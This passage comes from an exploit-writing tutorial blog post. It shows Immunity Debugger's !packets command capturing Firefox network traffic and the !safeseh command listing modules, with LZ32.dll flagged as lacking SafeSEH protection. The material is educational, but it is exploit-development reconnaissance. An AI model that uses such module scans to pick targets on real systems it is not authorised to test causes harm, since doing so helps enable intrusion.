Error: Wrong arguments
```

Other commands will simply open a nice wizard when they are launched without parameters (such as the !antidep command), and others will just throw an exception :-(

More information about immdbg and pycommands can be found here and here

(ImmDbg has a lot of cool scripts to help with heap based exploit development, which is out of scope for this article right now)


Happy hunting !

Some other cool stuff in immdbg

!packets

Allows you to capture packets from the wire and get the function that was responsible for sending/receiving the packets. Example : Open firefox and attach immdbg to the process. Before kicking firefox out of the debugger-enforced breakpoint, launch !packets

Continue to run firefow and navigate to a website. Now go back to immdbg and observe the “Captured Packets” window :




Captured Packets

```
Function   Type        Length  Binary                    ASCII
WSARecv    Recv (TCP)  3       [illegible]               ...
WSARecv    Recv (TCP)  4096    485454502f312e3120323030  HTTP/1.1 200 OK..Date: Sat, 05 Sep 2009 10:06:2
WSARecv    Recv (TCP)  852     [illegible]               [illegible]
WSARecv    Recv (TCP)  4096    [illegible]               [illegible]
WSARecv    Recv (TCP)  4096    [illegible]               [illegible]
WSARecv    Recv (TCP)  4096    [illegible]               [illegible]
WSARecv    Recv (TCP)  776     [illegible]               [illegible]
WSARecv    Recv (TCP)  4       [illegible]               ....
WSARecv    Recv (TCP)  250     485454502f312e3120333034  HTTP/1.1 304 Not Modified..Date: Sat, 05 Sep 2
WSARecv    Recv (TCP)  4       [illegible]               ....
WSARecv    Recv (TCP)  6       [illegible]               ......
WSARecv    Recv (TCP)  2       [illegible]               ..
WSARecv    Recv (TCP)  7       [illegible]               .......
WSARecv    Recv (TCP)  3       [illegible]               ...
WSARecv    Recv (TCP)  12      [illegible]               ............
WSARecv    Recv (TCP)  250     485454502f312e3120333034  HTTP/1.1 304 Not Modified..Date: Sat, 05 Sep 2
WSARecv    Recv (TCP)  1463    485454502f312e3120323030  HTTP/1.1 200 OK..Date: Sat, 05 Sep 2009 10:06:
WSARecv    Recv (TCP)  1122    485454502f312e3120323030  HTTP/1.1 200 OK..Date: Sat, 05 Sep 2009 10:06:
WSARecv    Recv (TCP)  249     485454502f312e3120333034  HTTP/1.1 304 Not Modified..Date: Sat, 05 Sep 2
WSARecv    Recv (TCP)  11      [illegible]               ...........
WSARecv    Recv (TCP)  249     485454502f312e3120333034  HTTP/1.1 304 Not Modified..Date: Sat, 05 Sep 2
WSARecv    Recv (TCP)  4       [illegible]               ....
WSARecv    Recv (TCP)  240     485454502f312e3120333034  HTTP/1.1 304 Not Modified..Date: Sat, 05 Sep 2
WSARecv    Recv (TCP)  4       [illegible]               ....
WSARecv    Recv (TCP)  2       [illegible]               ..
WSARecv    Recv (TCP)  2       [illegible]               ..
WSARecv    Recv (TCP)  2       [illegible]               ..
WSARecv    Recv (TCP)  2       [illegible]               ..
WSARecv    Recv (TCP)  249     485454502f312e3120333034  HTTP/1.1 304 Not Modified..Date: Sat, 05 Sep 2
WSARecv    Recv (TCP)  249     485454502f312e3120333034  HTTP/1.1 304 Not Modified..Date: Sat, 05 Sep 2
```

!safeseh

This command will list the executable modules and indicate whether they are safeseh protected or not. After running the !safeseh command, you need to open the “Log Data” window to see the results.



```
0BADF00D  0x77040b01
0BADF00D  COMCTL32.dll: SafeSEH protected
0BADF00D  COMCTL32.dll: 1 handler(s)
0BADF00D  0x774b5272
0BADF00D  winrnr.dll: SafeSEH protected
0BADF00D  winrnr.dll: No handler
0BADF00D  WININET.dll: SafeSEH protected
0BADF00D  WININET.dll: 2 handler(s)
0BADF00D  0x3d97b915
0BADF00D  0x3d9c7024
0BADF00D  NTMARTA.DLL: SafeSEH protected
0BADF00D  NTMARTA.DLL: 1 handler(s)
0BADF00D  0x776a8c56
0BADF00D  COMRes.dll: SafeSEH protected
0BADF00D  COMRes.dll: No handler
0BADF00D  msctfime.ime: SafeSEH protected
0BADF00D  msctfime.ime: 1 handler(s)
0BADF00D  0x755e6452
0BADF00D  WLDAP32.dll: SafeSEH protected
0BADF00D  WLDAP32.dll: 1 handler(s)
0BADF00D  0x76f80968
0BADF00D  VERSION.dll: SafeSEH protected
0BADF00D  VERSION.dll: 2 handler(s)
0BADF00D  0x77c01e71
0BADF00D  0x77c01f77
0BADF00D  mswsock.dll: SafeSEH protected
0BADF00D  mswsock.dll: 1 handler(s)
0BADF00D  0x71a77228
0BADF00D  WINMM.dll: SafeSEH protected
0BADF00D  WINMM.dll: 2 handler(s)
0BADF00D  0x76b4af10
0BADF00D  0x76b4b016
0BADF00D  GDI32.dll: SafeSEH protected
0BADF00D  GDI32.dll: 2 handler(s)
0BADF00D  0x77f310cc
0BADF00D  0x77f311d2
0BADF00D  nss3.dll: SafeSEH protected
0BADF00D  nss3.dll: 1 handler(s)
0BADF00D  0x005886c3
0BADF00D  LZ32.dll: *** SafeSEH unprotected ***
0BADF00D  nssckbi.dll: SafeSEH protected
0BADF00D  nssckbi.dll: 1 handler(s)
0BADF00D  0x0350a993
0BADF00D  WINSPOOL.DRV: SafeSEH protected
0BADF00D  WINSPOOL.DRV: 1 handler(s)
0BADF00D  0x7301f996
0BADF00D  nssutil3.dll: SafeSEH protected
0BADF00D  nssutil3.dll: 1 handler(s)
0BADF00D  0x005b8653
0BADF00D  ADVAPI32.dll: SafeSEH protected
0BADF00D  ADVAPI32.dll: 2 handler(s)
0BADF00D  0x77df1778
0BADF00D  0x77dfef47
0BADF00D  browserdirprovider.dll: SafeSEH protected
0BADF00D  browserdirprovider.dll: 1 handler(s)
0BADF00D  0x012e3313
0BADF00D  SETUPAPI.dll: SafeSEH protected
0BADF00D  SETUPAPI.dll: 1 handler(s)
0BADF00D  0x7792fc29
0BADF00D  hnetcfg.dll: SafeSEH protected
0BADF00D  hnetcfg.dll: 211 handler(s)
0BADF00D  0x662e7dde
```

This entry was posted
on Saturday, September 5th, 2009 at 11:35 am and is filed under 001 – Security, Exploit Writing Tutorials, Exploits
You can follow any responses to this entry through the Comments (RSS) feed. You can leave a response, or trackback from your own site.